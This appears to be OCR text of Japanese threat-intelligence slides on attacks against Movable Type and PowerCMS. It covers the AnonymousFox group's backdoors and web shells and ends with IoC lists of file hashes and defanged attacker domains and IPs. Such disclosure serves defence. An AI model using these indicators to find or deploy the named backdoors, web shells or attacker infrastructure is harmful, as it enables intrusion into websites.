
脆弱性のあるホストが日本に集中しているとの記述

Movable Typeとの関連性

日本が主な標的に含まれていた

開発ツール類の更新頻度

- FoxWSO V1.2
  - 2021/07/26に投稿
- FoxAuto V6+
  - 2021/10/23に初回投稿
  - 2021/12/13にアップデート



本発表時点においても活発な活動が確認できる

まとめ

- Movable TypeおよびPowerCMSの脆弱性を狙った攻撃活動では多くの被害が発生した
- 日本のベンダによる早期対応の価値が極めて高かった
  - シェアが日本に集中していた
  - 外資ベンダの対応には差があった
- Movable Typeの脆弱性を狙う攻撃者は悪質なツールを使用していた
  - FoxWSOと呼ばれる高機能なバックドアなど
  - 開発者はAnonymousFoxを名乗り、多数の攻撃ツールを開発している
- AnonymousFoxは現時点においても活発に活動する組織
  - 攻撃に直接関与している証拠はないが、その可能性が高い
  - 営利目的で活動していることを確認
  - 今後も攻撃ツールやExploitの開発を継続する可能性が高く、注視が必要

IoC情報

- ハッシュ値
  - FoxEx-Shell
    - 654c4a51f8caa0535b04c692114f2f096a4b6b87bd6f9e1bcce216a2158b518d
    - 40b9a198ea0627b702f6444dd4b52128ad08593a948b6973ab8c6d18326a136e
  - FoxWSO
    - 5ab2258d3880500722616 6f946bcc2794310bd9889f03fcb1894f2061716b0f9
  - FoxAuto-i686 (dirtyC0w関連の実行ファイル)
    - dafc57947de3ff3c99cc4a2b97fe6b345518576ee513ee71c5513dca444f5ef7
  - FoxAuto-N (dirtyC0w関連の実行ファイル)
    - 8d9c7576d209aabb88f08346c7a6e2a545e496efed2ca7cbc70f918ddcf9af5c

IoC情報

- ハッシュ値
  - dirtyc0wi686-php.txt
    - 2b0837777a0f0ad0f8e5cfa29b01f838271bc0303bf2f79300647788ff195380
  - dirtyc0wi686.txt
    - 2b5f5e6ef5d05cbcef13a3dcb659a64190408a6444958b0840dd8fd23f58f4f1
  - dirtyc0wN-php.txt
    - 37a3e9afed5193cddd1a5d22079c5392081eb7c1cd9f5539b21f60de44213eec
  - dirtyc0wN.txt
    - 005b424aee87329271e3bb613d0c2f54d15220409b2791ee0ac6ca7f82eef555

IoC情報

- ハッシュ値
  - leafmailer2.8.txt
    - 6f09e4f3e85dde16d1fff81252fdb621ddd485042422109d8cd4145f091f5acf
    - 34998124cfa8d0183055984ade1fa6bb10a49382d7630526c61767d24511ce64
  - leafmailer2.8-encode.txt
    - ea7358db52a4ab57dbca9ee31db72f54aa3e125912473e8421a9f2c6902f51c6
  - backdor-panel.txt
    - 97405a0cddb4bb3bb43d0d8d9f0026ce45e250dd5a5cf4fc405089260b226259
  - up.txt (簡易アップローダ)
    - 8ef74624488f61712eec375dbf373d7cfab83ca9f560c585aa5d22adfaab3451

IoC情報

- ハッシュ値
  - olux-shell.txt
    - 27e728f6e232449373e430f63f6269c1ab798dbe63a1ad7991d6df461b65f39b
  - xleet-shell.txt
    - 253a5648b970273e1f5fd132b872ac0290bf32fbcc237b61e5db68afc7109552
  - fox.txt (bash製のWebShellとみられるファイル)
    - 1e736a2d2d4288e6d63b4e1aa84b5fb267c6fb9a06c80147f5b0d63ca0c7707b
  - (参考) FoxAuto V6+
    - 8aec8fc54ed24b7f3eb834fc6ec794d1519c549a7baaaf00629a21d1e42334db

IoC情報

- AnonymousFox関連の通信先ホスト
  - anonymousfox[.]co
  - anonymousfox[.]io
  - anonymousfox[.]is
  - anonymousfox[.]mx
  - anonymousfox[.]pw
  - bing.de[.]com
  - twiter.com[.]co
  - raw.githubusercontent[.]com/AnonymousFox-com
    - 凍結済み
  - youtube.br[.]com

IoC情報

- AnonymousFox以外の攻撃に含まれていた通信先
  ※通常利用されるホストも含む
  - 107.173.148[.]66
  - 164.70.90[.]35
  - 188.166.122[.]143
  - 54.245.82[.]127
  - 0paste[.]com
  - [ランダムな文字列].dns.1433.eu[.]org
  - [ランダムな文字列].dnslog[.]cn
  - ibusiness-shop[.]net
  - interact[.]sh
  - interactsh[.]com
  - pastebin[.]com
  - raw.githubusercontent[.]com
  - tcp.ngrok[.]io
  - valdaya[.]ru
  - www.0xmad[.]me